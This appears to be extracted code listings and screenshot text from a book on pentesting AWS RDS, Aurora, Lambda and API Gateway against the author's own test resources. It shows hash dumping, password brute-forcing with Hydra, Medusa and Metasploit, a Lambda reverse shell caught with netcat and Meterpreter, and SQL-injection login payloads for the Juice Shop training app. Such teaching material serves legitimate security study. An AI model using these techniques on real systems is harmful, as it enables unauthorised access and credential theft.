| [CVE-2013-3809] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.5.31 and earlier and 5.6.11 and earlier allows remote authenticated users to affect integrity via unknown vectors related to Audit Log.
| [CVE-2013-3808] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.1.68 and earlier, 5.5.30 and earlier, and 5.6.10 allows remote authenticated users to affect availability via unknown vectors related to Server Options.
| [CVE-2013-3807] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.6.11 and earlier allows remote attackers to affect confidentiality and integrity via unknown vectors related to Server Privileges.
| [CVE-2013-3806] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.6.11 and earlier allows remote authenticated users to affect availability via unknown vectors related to InnoDB, a different vulnerability than CVE-2013-3811.
| [CVE-2013-3805] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.5.30 and earlier and 5.6.10 allows remote authenticated users to affect availability via unknown vectors related to Prepared Statements.
| [CVE-2013-3804] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.1.69 and earlier, 5.5.31 and earlier, and 5.6.11 and earlier allows remote authenticated users to affect availability via unknown vectors related to Server Optimizer.
| [CVE-2013-3802] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.1.69 and earlier, 5.5.31 and earlier, and 5.6.11 and earlier allows remote authenticated users to affect availability via unknown vectors related to Full Text Search.
| [CVE-2013-3801] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.5.30 and earlier and 5.6.10 allows remote authenticated users to affect availability via unknown vectors related to Server Options.
| [CVE-2013-3798] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.6.11 and earlier allows remote attackers to affect integrity and availability via unknown vectors related to MemCached.
```

```
MySQL [(none)]> show databases;
```

```
+-----+
| Database |
+-----+
| information_schema |
| innodb |
| mysql |
| performance_schema |
| sys |
+-----+
```

```
5 rows in set (0.02 sec)
```

```
proc
procs_priv
proxies_priv
rds_configuration
rds_global_status_history
rds_global_status_history_old
rds_heartbeat2
rds_history
rds_replication_status
rds_sysinfo
server_cost
servers
slave_master_info
slave_relay_log_info
slave_worker_info
slow_log
slow_log_template
tables_priv
time_zone
time_zone_leap_second
time_zone_name
time_zone_transition
time_zone_transition_type
user
```

```
| localhost | rdsadmin | Y | Y | Y | Y | Y | Y | Y | Y | Y |
| Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y |
| Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y |
| 0 | mysql_native_password | *AAEED912FFD9F3EBB625FBE039BB2A88FB8C4187 | N |
ULL | N |
| localhost | mysql.sys | N | N | N | N | N | N | N | N | N |
| N | N | N | N | N | N | N | N | N | N | N |
| N | N | N | N | N | N | N | N | N | N | N |
| 0 | mysql_native_password | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE | N |
ULL | Y |
| % | admin | Y | Y | Y | Y | Y | Y | Y | Y | Y |
| N | Y | Y | Y | Y | Y | Y | Y | Y | N | Y |
| Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y |
| 0 | mysql_native_password | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | N |
```

```
MySQL [mysql]> select user from user;
```

```
+-----+
| user |
+-----+
| admin |
| mysql.sys |
| rdsadmin |
+-----+
```

```

msf5 auxiliary(analyze/crack_databases) > use auxiliary/scanner/mysql/mysql_hashdump
msf5 auxiliary(scanner/mysql/mysql_hashdump) > options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  no               no        The password for the specified username
  RHOSTS    yes              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     3306             yes       The target port (TCP)
  THREADS   1                yes       The number of concurrent threads (max one per host)
  USERNAME  no               no        The username to authenticate as

msf5 auxiliary(scanner/mysql/mysql_hashdump) > set rhosts moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com
rhosts => moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com
msf5 auxiliary(scanner/mysql/mysql_hashdump) > set password password
password => password
msf5 auxiliary(scanner/mysql/mysql_hashdump) > set username admin
username => admin
msf5 auxiliary(scanner/mysql/mysql_hashdump) > run

[+] 52.12.9.197:3306 - Saving HashString as Loot: rdsadmin:*AAEED912FFD9F3EBB625FBE039BB2A88FB8C4187
[+] 52.12.9.197:3306 - Saving HashString as Loot: mysql.sys:*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[+] 52.12.9.197:3306 - Saving HashString as Loot: admin:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[*] moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

```

MySQL [(none)]> create database pentest;
Query OK, 1 row affected (0.03 sec)

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| innodb |
| mysql |
| pentest |
| performance_schema |
| sys |
+-----+
6 rows in set (0.02 sec)

```

```

Hydra (http://www.thc.org/thc-hydra) starting at 2020-03-05 23:35:37
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10 login tries (l:1/p:10), ~3 tries per task
[DATA] attacking mysql://moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com:3306/
[3306][mysql] host: moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-03-05 23:35:47

```

```

root@kali:~/AWS# medusa -h moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com -u admin -P /root/passwords.txt -M mysql
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [mysql] Host: moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
lcome (1 of 10 complete)
ACCOUNT CHECK: [mysql] Host: moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
ert (2 of 10 complete)
ACCOUNT CHECK: [mysql] Host: moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
c123 (3 of 10 complete)
ACCOUNT CHECK: [mysql] Host: moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
sword (4 of 10 complete)
ACCOUNT FOUND: [mysql] Host: moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com User: admin Password: password [SUCCESS]

```

```
msf5 auxiliary(scanner/mysql/mysql_login) > run
[+] 52.12.9.197:3306 - 52.12.9.197:3306 - Found remote MySQL version 5.7.22
[-] 52.12.9.197:3306 - 52.12.9.197:3306 - LOGIN FAILED: admin:welcome (Incorrect: Access denied for user 'admin'@'c-66-235-12-56.sea.wa.customer.broadstripe.net' (using password: YES))
[-] 52.12.9.197:3306 - 52.12.9.197:3306 - LOGIN FAILED: admin:qwerty (Incorrect: Access denied for user 'admin'@'c-66-235-12-56.sea.wa.customer.broadstripe.net' (using password: YES))
[-] 52.12.9.197:3306 - 52.12.9.197:3306 - LOGIN FAILED: admin:abc123 (Incorrect: Access denied for user 'admin'@'c-66-235-12-56.sea.wa.customer.broadstripe.net' (using password: YES))
[+] 52.12.9.197:3306 - 52.12.9.197:3306 - Success: 'admin:password'
[*] moose-testdb.csv0wtgbbgsp.us-west-2.rds.amazonaws.com:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Chapter 6: Setting Up and Pentesting AWS Aurora RDS

Standard Create
You set all of the configuration options, including ones for availability, security, backups, and maintenance.

Easy Create
Use recommended best-practice configurations. Some configuration options can be changed after the database is created.


Engine options

Engine type [Info](#)


Amazon Aurora



MySQL



MariaDB



PostgreSQL



Oracle



Microsoft SQL Server



Edition

- Amazon Aurora with MySQL compatibility
- Amazon Aurora with PostgreSQL compatibility

Version [Info](#)

Aurora (MySQL)-5.6.10a ▼

Database features are supported with specific engine versions. [Info](#)

Database Location

- Regional**
You provision your Aurora database in a single AWS Region.
- Global**
You can provision your Aurora database in multiple AWS Regions. Writes in the primary AWS

Standard Create
You set all of the configuration options, including ones for availability, security, backups, and maintenance.

Easy Create
Use recommended best-practice configurations. Some configuration options can be changed after the database is created.

Engine options

Engine type [Info](#)

Amazon Aurora



MySQL



MariaDB



PostgreSQL



Oracle

ORACLE

Microsoft SQL Server



Edition

- Amazon Aurora with MySQL compatibility**
- Amazon Aurora with PostgreSQL compatibility

Version [Info](#)

Aurora (MySQL)-5.6.10a ▼

Database features are supported with specific engine versions. [Info](#)

Database Location

- Regional**
You provision your Aurora database in a single AWS Region.
- Global**
You can provision your Aurora database in multiple AWS Regions. Writes in the primary AWS

Database features

One writer and multiple readers
Supports multiple reader instances connected to the same storage volume as a single writer instance. This is a good general-purpose option for most workloads.

One writer and multiple readers - Parallel query
Improves the performance of analytic queries by pushing processing down to the Aurora storage layer. This is a good option for hybrid transactional/analytic workloads.

Multiple writers
Supports multiple writer instances connected to the same storage volume. This is a good option for when continuous writer availability is required.

Serverless
You specify the minimum and maximum amount of resources needed, and Aurora scales the capacity based on database load. This is a good option for intermittent or unpredictable workloads.

Settings

DB cluster identifier [Info](#)

Type a name for your DB cluster. The name must be unique cross all DB clusters owned by your AWS account in the current AWS Region.

AuroraAWSPentest-1

The DB cluster identifier is case-insensitive, but is stored as all lowercase (as in "mydbcluster"). Constraints: 1 to 60 alphanumeric characters or hyphens. First character must be a letter. Can't contain two consecutive hyphens. Can't end with a hyphen.

▼ Credentials Settings

Master username [Info](#)

Type a login ID for the master user of your DB instance.

admin

1 to 16 alphanumeric characters. First character must be a letter

Auto generate a password
Amazon RDS can generate a password for you, or you can specify your own password

Master password [Info](#)

••••••••

Constraints: At least 8 printable ASCII characters. Can't contain any of the following: / (slash), "(double quote) and @ (at sign).

Confirm password [Info](#)

••••••••

	DB identifier	▲	Role ▼	Engine ▼	Region & AZ ▼	Size ▼	Status ▼	CPU	Current
<input type="radio"/>	<input checked="" type="checkbox"/> auroraawspentest-1		Regional	Aurora MySQL	us-west-2	2 instances	🟢 Available	-	
<input type="radio"/>	auroraawspentest-1-instance-1		Writer	Aurora MySQL	us-west-2c	db.r5.large	🟢 Available	<div style="width: 4.00%;"><div style="width: 4.00%;"></div></div> 4.00%	<div style="width: 2.00%;"><div style="width: 2.00%;"></div></div> 2
<input type="radio"/>	auroraawspentest-1-instance-1-us-west-2a		Reader	Aurora MySQL	us-west-2a	db.r5.large	🟢 Available	<div style="width: 4.00%;"><div style="width: 4.00%;"></div></div> 4.00%	<div style="width: 1.00%;"><div style="width: 1.00%;"></div></div> 1

```

root@kali:~/AWS# nmap -Pn -vv auroraawspentest-1-instance-1.csv0wtgbbgsp.us-west-2.rds.amazonaws.com
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-23 11:19 EDT
Initiating Parallel DNS resolution of 1 host. at 11:19
Completed Parallel DNS resolution of 1 host. at 11:19, 0.03s elapsed
Initiating SYN Stealth Scan at 11:19
Scanning auroraawspentest-1-instance-1.csv0wtgbbgsp.us-west-2.rds.amazonaws.com (54.184.186.5) [1000 ports]
Discovered open port 3306/tcp on 54.184.186.5
Increasing send delay for 54.184.186.5 from 0 to 5 due to 11 out of 14 dropped probes since last increase.
Completed SYN Stealth Scan at 11:20, 28.45s elapsed (1000 total ports)
Nmap scan report for auroraawspentest-1-instance-1.csv0wtgbbgsp.us-west-2.rds.amazonaws.com (54.184.186.5)
Host is up, received user-set (0.028s latency).
rDNS record for 54.184.186.5: ec2-54-184-186-5.us-west-2.compute.amazonaws.com
Scanned at 2020-03-23 11:19:38 EDT for 29s
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT      STATE SERVICE REASON
3306/tcp  open  mysql  syn-ack ttl 255

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 28.63 seconds
Raw packets sent: 2015 (88.660KB) | Rcvd: 4 (176B)

```

```

msf5 auxiliary(scanner/mysql/mysql_login) > run
[+] 54.184.186.5:3306 - 54.184.186.5:3306 - Found remote MySQL version 5.6.10
[-] 54.184.186.5:3306 - 54.184.186.5:3306 - LOGIN FAILED: admin:sa (Incorrect: Access denied for user 'admin'@'66.235.12.56' (using password: YES))
[-] 54.184.186.5:3306 - 54.184.186.5:3306 - LOGIN FAILED: admin:admin (Incorrect: Access denied for user 'admin'@'66.235.12.56' (using password: YES))
[-] 54.184.186.5:3306 - 54.184.186.5:3306 - LOGIN FAILED: admin:superadmin (Incorrect: Access denied for user 'admin'@'66.235.12.56' (using password: YES))
[+] 54.184.186.5:3306 - 54.184.186.5:3306 - Success: 'admin:password'
[*] auroraawspentest-1-instance-1.csv0wtgbbgsp.us-west-2.rds.amazonaws.com:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```



Amazon ECS-Optimized Amazon Linux 2 AMI

★★★★★ (1) | 2.0.20200115 | By Amazon Web Services

Linux/Unix, Amazon Linux 2.0.20181017 | 64-bit (x86) Amazon Machine Image (AMI) | Updated: 12/30/19

Free tier eligible

Amazon EC2 Container Service makes it easy to manage containers at scale by providing a centralized service that includes programmatic access to the complete cluster state, schedules containers in the proper location, and uses familiar Amazon EC2 features.

[More info](#)

Select


Inbound rules | Outbound rules | Tags

Inbound rules


Edit inbound rules

Type	Protocol	Port range	Source	Description - optional
HTTP	TCP	80	0.0.0.0/0	-
HTTP	TCP	80	::/0	-
SSH	TCP	22	0.0.0.0/0	-
SSH	TCP	22	::/0	-


All Products




Apple Juice (1000ml)
1.99€




Apple Pomace
0.89€




Banana Juice (1000ml)
1.99€




Carrot Juice (1000ml)
2.99€



Eggfruit Juice (500ml)
8.99€




Fruit Press
89.99€



Green Smoothie
1.99€

Only 1 left



Juice Shop

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

Me want it!

1/10

2

3

4

5

6

Show all

Show solved

Show unavailable

[Broken Access Control](#)
[Broken Anti Automation](#)
[Broken Authentication](#)
[Cryptographic Issues](#)
[Improper Input Validation](#)
[Injection](#)
[Insecure Deserialization](#)
[Miscellaneous](#)
[Security Misconfiguration](#)
[Security through Obscurity](#)

[Sensitive Data Exposure](#)
[Unvalidated Redirects](#)
[Vulnerable Components](#)
[XSS](#)
[XXE](#)
Hide all

Name	Difficulty	Description	Category	Status
Confidential Document	★	Access a confidential document.	Sensitive Data Exposure	unsolved
DOM XSS	★	Perform a DOM XSS attack with <code><iframe src="javascript:alert(`xss`)"></code> .	XSS	unsolved 🎓
Error Handling	★	Provoke an error that is neither very gracefully nor consistently handled.	Security Misconfiguration	unsolved
Exposed Metrics	★	Find the endpoint that serves usage data to be scraped by a popular monitoring system.	Sensitive Data Exposure	unsolved
Missing Encoding	★	Retrieve the photo of Bjoern's cat in 'melee combat-mode'.	Improper Input Validation	unsolved
Outdated Whitelist	★	Let us redirect you to one of our crypto currency addresses which are not promoted any longer.	Unvalidated Redirects	unsolved
Privacy Policy	★	Read our privacy policy.	Miscellaneous	unsolved 🎓
Repetitive Registration	★	Follow the DRY principle while registering a user.	Improper Input Validation	unsolved
Score Board	★	Find the carefully hidden 'Score Board' page.	Miscellaneous	solved 🎓
Zero Stars	★	Give a devastating zero-star feedback to the store.	Improper Input Validation	unsolved

Name	Difficulty	Description	Category	Status
Christmas Special	★★★★★	Order the Christmas special offer of 2014.	Injection	unsolved
Database Schema	★★★★	Exfiltrate the entire DB schema definition via SQL Injection.	Injection	unsolved
Ephemeral Accountant	★★★★★	Log in with the (non-existing) accountant <code>accountant@juice-shop</code> without ever registering that user.	Injection	unsolved
Login Admin	★★★	Log in with the administrator's user account.	Injection	unsolved
Login Bender	★★★★	Log in with Bender's user account.	Injection	unsolved
Login Jim	★★★★	Log in with Jim's user account.	Injection	unsolved
NoSQL Manipulation	★★★★★	Update multiple product reviews at the same time.	Injection	unsolved
User Credentials	★★★★★	Retrieve a list of all user credentials via SQL Injection.	Injection	unsolved

Login

👁

Forgot your password?

Remember me

Not yet a customer?

Login

Email

Password

[Forgot your password?](#)

 Log in

Remember me

Login

[object Object]

Email

Password

[Forgot your password?](#)

 Log in

Remember me



Nice! Do you see the red [object Object] error at the top? Unfortunately it isn't really telling us much about what went wrong...

Not yet a customer?

Login

Email

'OR '1'='1' --

Password

anything



[Forgot your password?](#)

 Log in

Remember me

User Profile



Email:
admin@juice-sh.op

Username:
e.g. SuperUser

Set Username

File Upload:

Browse... No file selected.

Upload Picture

or

Gravatar URL:

e.g. <https://www.gravatar.com/avatar/526703ac2bd7cd675e872393a07>

Link Gravatar

Login

Email


bender@juice-sh.op'--

Password

Injection?



[Forgot your password?](#)

 Log in

Remember me

[Not yet a customer?](#)

Chapter 7: Assessing and Pentesting Lambda Services

The screenshot shows the AWS Management Console interface. At the top, there is a navigation bar with the AWS logo, 'Services', 'Resource Groups', and 'Lambda'. The main heading is 'AWS Management Console'. Below this, there is a section for 'AWS services' with a 'Find Services' search bar. The search bar contains the text 'Example: Relational Database Service, database, RDS'. Below the search bar, there is a section for 'Recently visited services' which includes icons for 'Lambda', 'EC2', and 'RDS'.

The screenshot shows the 'Create function' wizard in the AWS Management Console. It has three tabs: 'Author from scratch' (selected), 'Use a blueprint', and 'Browse serverless app repository'. The 'Basic information' section contains the following fields:

- Function name:** A text input field containing 'testFunction'. Below it, a note says 'Use only letters, numbers, hyphens, or underscores with no spaces.'
- Runtime:** A dropdown menu set to 'Python 3.6'. A note says 'Choose the language to use to write your function.'
- Permissions:** A section with a note: 'Lambda will create an execution role with permission to upload logs to Amazon CloudWatch Logs. You can configure and modify permissions further when you add triggers.' Below this is a dropdown for 'Choose or create an execution role'.

The 'Choose or create an execution role' section has the following options:

- Execution role:** A note says 'Choose a role that defines the permissions of your function. To create a custom role, go to the IAM console.'
- Create a new role with basic Lambda permissions
- Use an existing role
- Create a new role from AWS policy templates

At the bottom of the wizard, there is a blue box with a warning icon and the text: 'Role creation might take a few minutes. Please do not delete the role or edit the trust or permissions policies in this role.' Below this, a note says: 'Lambda will create an execution role named testFunction-role-lihsw79p, with permission to upload logs to Amazon CloudWatch Logs.' At the very bottom right, there are 'Cancel' and 'Create function' buttons.

Basic information

Function name

Enter a name that describes the purpose of your function.

Use only letters, numbers, hyphens, or underscores with no spaces.

Runtime [Info](#)

Choose the language to use to write your function.

Permissions [Info](#)

Lambda will create an execution role with permission to upload logs to Amazon CloudWatch Logs. You can configure and modify permissions further when you add triggers.

▼ Choose or create an execution role

Execution role

Choose a role that defines the permissions of your function. To create a custom role, go to the [IAM console](#).

- Create a new role with basic Lambda permissions
- Use an existing role
- Create a new role from AWS policy templates

 Role creation might take a few minutes. Please do not delete the role or edit the trust or permissions policies in this role.

Role name

Enter a name for your new role.

Use only letters, numbers, hyphens, or underscores with no spaces.

Policy templates - *optional* [Info](#)

Choose one or more policy templates.

Amazon S3 object read-only permissions ×
S3

AWS Config Rules permissions ×
Config S3

Add trigger

Trigger configuration

 **S3**
aws storage

Bucket

Please select the S3 bucket that serves as the event source. The bucket must be in the same region as the function.

pentestawslambda 

Event type

Select the events that you want to have trigger the Lambda function. You can optionally set up a prefix or suffix for an event. However, for each bucket, individual events cannot have multiple configurations with overlapping prefixes or suffixes that could match the same object key.

All object create events

Prefix - optional

Enter a single optional prefix to limit the notifications to objects with keys that start with matching characters.

e.g. images/

Suffix - optional

Enter a single optional suffix to limit the notifications to objects with keys that end with matching characters.

e.g. .jpg

Lambda will add the necessary permissions for Amazon S3 to invoke your Lambda function from this trigger. [Learn more](#) about the Lambda permissions model.



Enable trigger

Enable the trigger now, or create it in a disabled state for testing (recommended).

Cancel


Add

Lambda > Functions

 Your Lambda function "testFunction" was successfully deleted. 

Functions (0)

 Actions  **Create function**

 Filter by tags and attributes or search by keyword  < 1 > 

Function name	Description	Runtime	Code size	Last modified
---------------	-------------	---------	-----------	---------------

There is no data to display.

Create function Info

Choose one of the following options to create your function.

Author from scratch

Start with a simple Hello World example.



Use a blueprint

Build a Lambda application from sample code and configuration presets for common use cases.



Browse serverless app repository

Deploy a sample Lambda application from the AWS Serverless Application Repository.



Basic information

Function name Info

Enter a name that describes the purpose of your function.

Use only letters, numbers, hyphens, or underscores with no spaces.

Runtime Info

Choose the language to use to write your function.

Permissions Info

Lambda will create an execution role with permission to upload logs to Amazon CloudWatch Logs. You can configure and modify permissions further when you add triggers.

▶ [Choose or create an execution role](#)

Cancel

Create function

Edit basic settings

Basic settings

Description - *optional*

Memory (MB) Info

Your function is allocated CPU proportional to the memory configured.



128 MB

Timeout Info

min

sec

Execution role

Choose a role that defines the permissions of your function. To create a custom role, go to the [IAM console](#).

- Use an existing role
- Create a new role from AWS policy templates

Existing role

Choose an existing role that you've created to be used with this Lambda function. The role must have permission to upload logs to Amazon CloudWatch Logs.



[View the LambdaShell-role-s3mhjnz role](#) on the IAM console.

Cancel

Save

Configure test event



A function can have up to 10 test events. The events are persisted so you can switch to another computer or web browser and test your function with the same events.

- Create new test event
- Edit saved test events

Event template

Hello World

Event name

shell

```
1 {  
2   "key1": "value1",  
3   "key2": "value2",  
4   "key3": "value3"  
5 }
```

Cancel


Create

```
root@kali:~# nc -lnvp 1337  
listening on [any] 1337 ...  
connect to [172.31.22.25] from (UNKNOWN) [44.234.36.61] 45154  
bash: no job control in this shell  
bash-4.2$ id  
id  
uid=496(sbx_user1051) gid=495 groups=495  
bash-4.2$ uname -a  
uname -a  
Linux 169.254.126.229 4.14.138-99.102.amzn2.x86_64 #1 SMP Tue Aug 20 23:10:42 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux  
bash-4.2$ ls  
ls  
lambda_function.py  
bash-4.2$
```

```
msf5 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 172.31.22.25:1337  
[*] Sending stage (53755 bytes) to 54.203.4.97  
[*] Meterpreter session 2 opened (172.31.22.25:1337 → 54.203.4.97:57454) at 2020-04-03 05:28:55 +0000
```

Chapter 8: Assessing AWS API Gateway



AWS services

Find Services

You can enter names, keywords or acronyms.

API Gateway
Build, Deploy and Manage APIs

REST API

Develop a REST API where you gain complete control over the request and response along with API management capabilities.

Works with the following:

Lambda, HTTP, AWS Services

Import

Build

Choose the protocol

Select whether you would like to create a REST API or a WebSocket API.

REST WebSocket

Create new API

In Amazon API Gateway, a REST API refers to a collection of resources and methods that can be invoked through HTTPS endpoints.

New API Import from Swagger or Open API 3 Example API

Settings

Choose a friendly name and description for your API.

API name*	<input type="text" value="PentestPacktAWS"/>
Description	<input type="text" value="Packt Example"/>
Endpoint Type	<input type="text" value="Regional"/> ⓘ

<input checked="" type="radio"/> New project on disk	File: <input type="text"/>	<input data-bbox="1055 913 1185 945" type="button" value="Choose file..."/>
	Name: <input type="text" value="AWS Kali Project"/>	







<input checked="" type="radio"/> Use Burp defaults		
<input type="radio"/> Use options saved with project		
<input type="radio"/> Load from configuration file	<input type="text" value="File"/>	
	File: <input type="text"/>	<input data-bbox="1088 1333 1218 1365" type="button" value="Choose file..."/>






<input type="checkbox"/> Default to the above in future
<input type="checkbox"/> Disable extensions


? Proxy Listeners




⚙ Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use






Add	Running	Interface	Invisible	Redirect	Certificate
Edit	<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host
Remove					


...      



-  Sign in to Sync
-  Content Blocking Standard
-  New Window Ctrl+N
-  New Private Window Ctrl+Shift+P
-  Restore Previous Session


Zoom – 100% + 


Edit   

-  Library >
-  Logins and Passwords
-  Add-ons Ctrl+Shift+A
-  Preferences
-  Customize...

- Open File... Ctrl+O
- Save Page As... Ctrl+S
-  Print...

-  Find in This Page... Ctrl+F
- More >
- Web Developer >
-  Help >

-  Quit Ctrl+Q

 Your browser is being managed by your organization.

 proxy|



Search Results

Network Settings

Configure how Firefox connects to the internet. [Learn more](#)

proxy

Settings...

Configure Proxy Access to the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- Manual proxy configuration

HTTP Proxy Port

Use this proxy server for all protocols

SSL Proxy Port

FTP Proxy Port

SOCKS Host Port

SOCKS v4 SOCKS v5

- Automatic proxy configuration URL

Reload

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

- Do not prompt for authentication if password is saved
- Proxy DNS when using SOCKS v5
- Enable DNS over HTTPS


Use Provider


Help

Cancel

OK

CA Certificate

 Your browser is being managed by your organization.

 certificates 

Search Results

Certificates

When a server requests your personal certificate

Select one automatically

Ask you every time

Query OCSP responder servers to confirm the current validity of
certificates

certificates

View Certificates...

Security DeVICES...

Certificate Manager



Your Certificates

People

Servers

Authorities

You have **certificates** on file that identify these certificate authorities

Certificate Name	Security Device
▼ AC Camerfirma S.A.	
Chambers of Commerce Root - 2008	Builtin Object Token
Global Chambersign Root - 2008	Builtin Object Token
▼ AC Camerfirma SA CIF A82743287	
Camerfirma Chambers of Commerc...	Builtin Object Token
Camerfirma Global Chambersign R...	Builtin Object Token
▼ ACCV	
ACCVRAIZ1	Builtin Object Token
▼ Actalis S.p.A./03358520967	

View...

Edit Trust...

Import...

Export...

Delete or Distrust...

OK

Downloading Certificate



You have been asked to trust a new Certificate Authority (CA).

Do you want to trust "PortSwigger CA" for the following purposes?

Trust this CA to identify websites.

Trust this CA to identify email users.

Before trusting this CA for any purpose, you should examine its certificate and its policy and procedures (if available).

[View](#) Examine CA certificate

Cancel

OK

APIs (1)						
Name	Description	ID	Protocol	Endpoint type	Created	
PentestPackAWS	Packt Example	ga4ce38035	REST	Regional	2020-08-26	

Resources

Actions

Methods

RESOURCE ACTIONS

- Create Method
- Create Resource
- Enable CORS
- Edit Resource Documentation

API ACTIONS

- Deploy API
- Import API
- Edit API Documentation
- Delete API

/ - ANY - Setup



Choose the integration point for your new method.

- Integration type**
- Lambda Function ⓘ
 - HTTP ⓘ
 - Mock ⓘ
 - AWS Service ⓘ
 - VPC Link ⓘ

Save

Actions ▾ / Methods

RESOURCE ACTIONS

- Create Method
- Create Resource
- Enable CORS
- Edit Resource Documentation

API ACTIONS

- Deploy API
- Import API
- Edit API Documentation
- Delete API

Deploy API


×

Choose a stage where your API will be deployed. For example, a test version of your API could be deployed to a stage named beta.

Deployment stage	<input type="text" value="[New Stage]"/>
Stage name*	<input type="text" value="prod"/>
Stage description	<input type="text"/>
Deployment description	<input type="text"/>

Cancel

Deploy

 **Invoke URL:** <https://ga4ce38035.execute-api.us-west-2.amazonaws.com/prod>

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

  Request to <https://ga4ce38035.execute-api.us-west-2.amazonaws.com:443> [52.41.165.244]

Forward

Drop

Intercept is on

Action

Raw

Headers

Hex

```
GET /prod HTTP/1.1
Host: ga4ce38035.execute-api.us-west-2.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Mozilla Firefox

ga4ce38035.execute-api.us-west-2.amazonaws.com x +

